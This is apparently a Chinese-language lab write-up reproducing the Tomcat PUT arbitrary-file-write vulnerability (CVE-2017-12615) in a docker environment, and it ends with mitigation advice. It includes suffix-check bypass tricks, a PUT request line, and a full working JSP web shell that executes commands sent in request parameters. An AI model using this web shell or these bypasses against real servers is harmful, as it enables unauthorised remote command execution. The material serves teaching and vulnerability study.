Tomcat 通过 PUT 方法任意写入文件漏洞 (CVE-2017-12615) 漏洞复现


1.影响范围

Apache Tomcat 7.0.0 - 7.0.81

2.环境设置


docker-compose build

docker-compose up -d



在这里插入图片描述成功运行以上命令后，您将通过访问站点看到Tomcat的示例页面http://your-ip:8080。

在这里插入图片描述



3.漏洞介绍

CVE-2017-12615 对应的漏洞为任意文件写入，由于配置不当（非默认配置），导致可以使用 PUT 方法上传任意文件 。Tomcat设置了写权限（readonly=false），导致可以使用PUT方法上传任意文件。

HTTP 请求方法

根据 HTTP 标准，HTTP 请求可以使用多种请求方法。

HTTP1.0 定义了三种请求方法： GET, POST 和 HEAD 方法。

HTTP1.1 新增了六种请求方法：OPTIONS、PUT、PATCH、DELETE、TRACE 和 CONNECT 方法。

序号 方法 描述

1 GET 请求指定的页面信息，并返回实体主体。

2 HEAD 类似于 GET 请求，只不过返回的响应中没有具体的内容，用于获取报头

3 POST 向指定资源提交数据进行处理请求（例如提交表单或者上传文件）。数据被包含在请求体中。POST 请求可能会导致新的资源的建立和/或已有资源的修改。

4 PUT 从客户端向服务器传送的数据取代指定的文档的内容。

5 DELETE 请求服务器删除指定的页面。

6 CONNECT HTTP/1.1 协议中预留给能够将连接改为管道方式的代理服务器。

7 OPTIONS 允许客户端查看服务器的性能。

8 TRACE 回显服务器收到的请求，主要用于测试或诊断。

9 PATCH 是对 PUT 方法的补充，用来对已知资源进行局部更新 。

4.基本原理

在Tomcat 配置文件设置了 PUT 上传方法，在 web.xml 文件，可以发现，默认 readonly 为 true ，当 readonly设置为 false 时，可以通过 PUT / DELETE 进行文件操控

<servlet>

<servlet-name>default</servlet-name>

<servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>

<init-param>

<param-name>debug</param-name>

<param-value>0</param-value>

</init-param>

<init-param>

<param-name>listings</param-name>

<param-value>false</param-value>

</init-param>

<init-param>

<param-name>readonly</param-name>

<param-value>false</param-value>

</init-param>

<load-on-startup>1</load-on-startup>

</servlet>

虽然Tomcat在一定程度上会检查文件后缀（不能直接写jsp），但是我们还是可以通过一些文件系统的特性来绕过这个限制（比如/在Linux中使用）。


5. 漏洞复现

这里使用Tomcat 版本：8.5.19


虽然 Tomcat 对文件后缀有一定检测（不能直接写 jsp ），但我们使用一些文件系统的特性（如 Linux 下可用 / ）来绕过了限制

访问根目录抓包

在这里插入图片描述




修改第一行为PUT和增加PUT请求体，修改后为




在这里插入图片描述

可以看到返回404，是不允许的。



在这里插入图片描述

当我们在.jsp后加入/



在这里插入图片描述这里主要就是绕过文件上传限制

后缀名后加/可绕过上传


PUT /2.jsp/ HTTP/1.1

文件名后缀加::$DATA

上传文件后缀名加上%20

上传文件名后缀加上 .


访问刚上传的.jsp文件，发现可访问，从而确定存在CVE-2017-12615漏洞




在这里插入图片描述用burpsuite 进行抓包并做如下修改（GET请求改为PUT，修改名字,并在下面添加jsp的shell）

<%@ page language="java" import="java.util.\*,java.io.\*" pageEncoding="UTF-8"%><%!public static String excuteCmd(String c) {StringBuilder line = new StringBuilder();try {Process pro = Runtime.getRuntime().exec(c);BufferedReader buf = new BufferedReader(new InputStreamReader(pro.getInputStream()));String temp = null;while ((temp = buf.readLine()) != null) {line.append(temp

+"\\n");}buf.close();} catch (Exception e) {line.append(e.getMessage());}return line.toString();}%><%if("023".equals(request.getParameter("pwd"))&&!"".equals(request.getParameter("cmd"))){out.println("<pre>"+excuteCmd(request.getParameter("cmd"))+"</pre>");}else{out.println(":-)");}%>



在这里插入图片描述上传成功后便可远程进行命令执行，如下图所示：



漏洞防护

1.配置readonly值为True或注释参数，禁止使用PUT方法并重启tomcat。

2.通过WAF阻止PUT和DELETE危险请求

3.静止用户上传JSP脚本